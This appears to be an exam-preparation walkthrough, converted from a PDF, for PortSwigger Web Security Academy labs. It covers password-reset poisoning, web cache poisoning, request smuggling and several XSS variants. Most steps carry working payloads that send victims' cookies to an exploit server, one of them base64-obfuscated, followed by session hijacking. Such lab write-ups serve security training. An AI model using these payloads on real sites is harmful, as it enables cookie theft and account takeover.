


## STAGE1.APP1 [Username enumeration in 'forgot password'+password reset poisoning]


1. Application returns different responses on existing and non-existing usernames.

Invalid username in case user does not exist:



The screenshot shows a web form with a light blue background. At the top, the text "Invalid username" is displayed in red. Below this, there is a placeholder text "Please enter your username or email" in a light gray font. Underneath the placeholder is a white input field. At the bottom of the form is a green button with the word "Submit" in white text. A mouse cursor is visible near the top right of the form.

Message about reset link if user exists (in my case it was either carlos or guest. You can try usernames from here: <https://portswigger.net/web-security/authentication/auth-lab-usernames>):



The screenshot shows a white rectangular box with a thin black border. Inside the box, the text "Please check your email for a reset password link." is displayed in a dark gray font. A mouse cursor is visible in the bottom right corner of the box.

2. Send the POST /forgot-password request to Burp Repeater.
3. Notice that the X-Forwarded-Host header is supported and you can use it to point the dynamically generated reset link to an arbitrary domain.
4. Go to the exploit server and make a note of your exploit server URL.
5. Go back to the request in Burp Repeater and add the X-Forwarded-Host header with your exploit server URL:  
X-Forwarded-Host: your-exploit-server-id.web-security-academy.net
6. Change the username parameter to carlos and send the request.
7. Open log client on the exploit server, note the link with password reset

Web Security Academy

Burp Suite Certified Practitioner

APP Not solved

Back to exploit server
Back to exam
Submit solution

Back to exam description >>

```

2021-+0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; W
2021-+0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozil
2021-+0000 "GET /newpassword?temp-forgot-password-token=jYjNzUuRYUUCbNqVJodU
2021-+0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0;

```

## 8. Append link into GET request of the main application page

Request

Pretty
Raw
Hex

```

1 GET /newpassword?temp-forgot-password-token=jYjNzUuRYUUCbNqVJodU HTTP/1.1
2 Host: web-security-academy.net
3 Cookie: _lab=
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document

```

## 9. Window with possibility to change password appears

Home
Admin panel
My account

New password

Confirm new password

Submit

Change password to new one (could be any)

Log in as carlos/{new password}

SOLVED

Sample lab: <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware>

## STAGE1.APP2 [Web-cache poisoning]

During exploring the application you can notice strange behavior of the 'search' functionality – search string is not updated each time your are searching.

Also use burp-search to find key words of this lab: X-cache: hit, X-Cache:miss.

1. Send GET request for the home page to Burp Repeater.
2. Add a cache-buster query parameter, such as: `?cdd=22333`. Do not replay request on this stage

```
GET /?cdd=22333 HTTP/1.1
Host: 0078cf[redacted].web-security-academy.net
Cookie: lab=XCApf8rCh0OrqxLMs8EVOAhRw2iS1UGAdsX%2fEZU0NU3h
R00qpICTZ26XRIKhjat1SvqCUcEUou0sYLL1LN35cDJNEy
Jpd4d51kuLYGwd7Qh%2bwtR2q6JQ5KeHJwTnQFVNSrgI%3
d; session=
```

3. Go to the exploit server and change the file name to match the path used by the vulnerable response: `/resources/js/tracking.js`

4. Enter in the following in the Body on the exploit server:  
`document.location='https://exploit-your-exploit-server.web-security-academy.net/cookiestealer.php?c='+document.cookie;`

5. Add the `X-Forwarded-Host` header with hostname of you exploit server. Replay request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://[redacted].web-security-academy.net/?SearchTerm=lll
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
X-Forwarded-Host: exploit-ac881f83[redacted].web-security-academy.net

15 </title>
16 </head>
17 <body>
18 <script type="text/javascript" src="//exploit-ac881f83[redacted].web-security-academy.net/resources/js/tracking.js">
19 </script>
20 <script src="/resources/labheader/js/labHeader.js">
21 </script>
22 <div id="academyLabHeader">
23 <section class='academyLabBanner'>
24 <div class=container>
25 <div class=logo>
26 </div>
27 <div class=title-container>
28 <h2>
29 Burp Suite Certified Practitioner
30 </h2>
31 <a id='exploit-link' class='button' target='_blank' href='https://exploit-ac881f83[redacted].web-security-academy.net'>
32 </a>
33 </div>
34 </div>
35 </div>
36 </div>
37 </div>
38 </div>
39 </div>
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 </div>
49 </div>
50 </div>
51 </div>
52 </div>
53 </div>
54 </div>
55 </div>
56 </div>
57 </div>
58 </div>
59 </div>
60 </div>
61 </div>
62 </div>
63 </div>
64 </div>
65 </div>
66 </div>
67 </div>
68 </div>
69 </div>
70 </div>
71 </div>
72 </div>
73 </div>
74 </div>
75 </div>
76 </div>
77 </div>
78 </div>
79 </div>
80 </div>
81 </div>
82 </div>
83 </div>
84 </div>
85 </div>
86 </div>
87 </div>
88 </div>
89 </div>
90 </div>
91 </div>
92 </div>
93 </div>
94 </div>
95 </div>
96 </div>
97 </div>
98 </div>
99 </div>
100 </div>
```


6. Observe that the `X-Forwarded-Host` header has been used to dynamically generate an absolute URL for importing a JavaScript file stored at `/resources/js/tracking.js`.

7. Observe X-Cache: miss in the response

```
GET /?cdd=22333 HTTP/1.1
Host: 0078cf[redacted].web-security-academy.net
Cookie: lab=XCApf8rCh0OrqxLMs8EVOAhRw2iS1UGAdsX%2fEZU0NU3h
R00qpICTZ26XRIKhjat1SvqCUcEUou0sYLL1LN35cDJNEy
Jpd4d51kuLYGwd7Qh%2bwtR2q6JQ5KeHJwTnQFVNSrgI%3
d; session=


1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: max-age=30
4 Age: 0
5 X-Cache: miss
6 Connection: close
7 Content-Length: 8211
8
9 <!DOCTYPE html>
10 <html>
```

8. Replay the request and observe that the response contains the header X-Cache: hit. This tells us that the response came from the cache.



```
1 GET /?cdd=22333 HTTP/1.1
2 Host: web-security-academy.net
3 Cookie: _lab=
  46%7cMCwCFBj8cogXCafsrCho0rpxLMs8EV0AhRw2iS1UGAdsX%2fEZU0NU3h
  3UAs6EMZKQyweWHJR00qpICTZz6XR1Khjat1SvqCUCeUOu0sYL1LN35cDJDNEy
  oylfmUzC3ZER9PgcJpaJd5lkuLYGwd7Qh%2bwtR2q6JQ5KeHJwTnQFVNSrgI%3
  d; session=
  %7b%22username%22%3a%22carlos%22%2c%22isloggedint%22%3afalse%7d
  %7b%22password%22%3a%22%22%2c%22isloggedin%22%3afalse%7d%7d
4 HTTP/1.1 200 OK
5 Content-Type: text/html; charset=utf-8
6 Cache-Control: max-age=30
7 Age: 2
8 X-Cache: hit
9 Connection: close
10 Content-Length: 8211
11
12 <!DOCTYPE html>
```

9. In Exploit Server view logs for users cookie.
10. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page




SOLVED

<https://portswigger.net/web-security/web-cache-poisoning/exploiting-design-flaws/lab-web-cache-poisoning-with-an-unkeyed-header>

## STAGE1.APP3 [HTTP Smuggling + XSS Through User Agent]

1. Let Burp Scanner find the HTTP Smuggle request and returns a 200 response, some will give you 400's which are useless to us. Use that request, delete all the "sec" headers – they're useless.

We will work with this request:




2. Add this to the end of the request that burp generated (changing your url's and all of course):

...

```
GET /post?postId=4 HTTP/1.1
Host: your-host.web-security-academy.net
User-agent: "><script>alert(document.cookie);var x=new
XMLHttpRequest();x.open("GET","https://exploit-server.web-security-
academy.net/"+document.cookie);x.send();</script>"
```

And then send it through intruder with null payloads like 100 or so times

3. In Exploit Server view logs for users cookie.
4. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page




SOLVED

<https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>

## STAGE1.APP4 [XSS with most tags and attributes blocked]

XSS in the search bar, the one where you have to check every tag, and every attribute through Burp Intruder.

1. Burp scanner identify it as 'reflected xss'



2. Send to intruder search request, then iterate through each tag, after finding allowed tag iterate through each event (references to lab below)

3. Tags and attribute that was allowed:

<body onhashchange>

<body onload>

<body onmessage>


Payload that was sent to victim (in the body section of the exploit server). Sometimes you need to double url encode this string "document.location='https://exploit-

ac1d1ff61ead7d85c04d322e017900cf.web-security-academy.net/?c='+document.cookie"


Or base64 encode it like on examples below. Both payloads are verified and working.

```
<iframe src="https://acac1f2c1e7f6507c0a71e0c00b100d9.web-security-academy.net/?query=%27%3Cbody%20onhashchange=%22eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHBzOi8vZXhwbG9pdC1hYzQ0MlY0MDFIZjg2NTkxYzA4ZDFIZGMwMWNIMDBiYy53ZWltdC2VjdXJpdHktYWNhZGVteS5uZXQvP2M9Jytkb2N1bWVudC5jb29raWU'))%22%3E//" onload="this.onload='';this.src+='#XSS'"></iframe>
```

```
<iframe src="https://you-app.web-security-academy.net/?searchterm=%22%3E%3Cbody%20onload=%22document.location%22%5D%3D%22https%3A%2F%2Fexploit-server%252eweb-security-academy%252enet/?c='+document%252ecookie"%22%3E//'" >
```



4. Store exploit, click 'deliver to victim'. Go to exploit server log and copy session cookies.
5. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page



SOLVED

<https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked>



## STAGE1.APP5 [DOM XSS using JSON PARSE]

1. Explore the application. User burp search to find `JSON.parse(e.data)`. If you have this string you are in a correct lab.

The screenshot shows the Burp Suite search interface. The search bar contains the text `json.parse(e.`. The search results table shows two entries from the Scanner, both with a status of 200 and a length of 9557. The response tab is selected, showing a JavaScript snippet. A red arrow points from the search bar to the `JSON.parse(e.data)` line in the code.


Source	Host	URL	Status	Length	Time requested
Scanner	https://ac771f1f2d6f4cc...	/	200	9557	
Scanner	https://ac771f1f2d6f4cc...	/	200	9557	

```
61 window.addEventListener('message', function(e) {
62   var img = document.createElement('img'), ACMEplayer = {
63     element: img
64   }, d;
65   document.body.appendChild(img);
66   try {
67     d = JSON.parse(e.data);
68   } catch(e) {
69     return;
70   }
71   switch(d.type) {
72     case "page-load":
73       ACMEplayer.element.scrollIntoView();
74       break;
75     case "load-channel":
76       ACMEplayer.element.src = d.url;
77       break;
```

2. Payload for exploit server body:

```
<iframe src=https://ac411f1d1fb8c2dec055ffa800370084.web-security-academy.net/
onload='this.contentWindow.postMessage("{\"type\":\"redirect\",\"redirectUrl\":\"javascript:window.location=%22https://exploit-ac1a1f191f10c29dc09cff9c0110008b.web-security-academy.net/?c=%22%2bdocument.cookie\"}\",\"*\")'>
```

3. Store exploit, click 'deliver to victim'. Go to exploit server log and copy session cookies.
4. Open dev console in browser, replace current 'session' cookie to cookies from exploit server log, reload 'my account' page



SOLVED

<https://portswigger.net/web-security/dom-based/controlling-the-web-message-source/lab-dom-xss-using-web-messages-and-json-parse>

## STAGE1.APP6 [Filtered XSS]

1. Search parameter is vulnerable to reflected XSS, scanner can identify it during active scan

**Issues**

- ❗ Cross-site scripting (reflected)
- > ⚠ Password field with autocomplete enabled [2]
- > ⚠ Strict transport security not enforced [5]
- > ⚠ Cookie without HttpOnly flag set [4]
- ⓘ Input returned in response (reflected)
- > ⓘ Cross-domain Referer leakage [3]
- ⓘ Email addresses disclosed
- > ⓘ Cacheable HTTPS response [6]
- ⓘ TLS certificate
- > ⓘ Frameable response (potential Clickjacking) [6]

\*\*\*

Advisory Request Response

**Issue detail**

The value of the **lookup** request parameter is copied into a JavaScript string which is encapsulated in single quotation marks. The payload **l23mn</ScRiPt ><img src=a onerror=alert(1)>gj5k9** was submitted in the lookup parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The application attempts to block certain expressions that are often used in XSS attacks but this can be circumvented by varying the case of the blocked expressions

2. you will see that all tags are allowed except <script>. This can easily be bypassed by doing the following
3. Place this script into body section of the exploit server:
- 4.

```
<script>
location='https://your-lab.web-security-
academy.net/?lookup=%3C%2FScRiPt%20%3E%3Cimg%20src%3Da%20onerror%3D%2
8document.location%29%3D%22https%3A%2F%2Fexploit-you-exploit.web-
security-academy.net%2F%3F%22%2B%28document.cookie%29%3E';
</script>
```

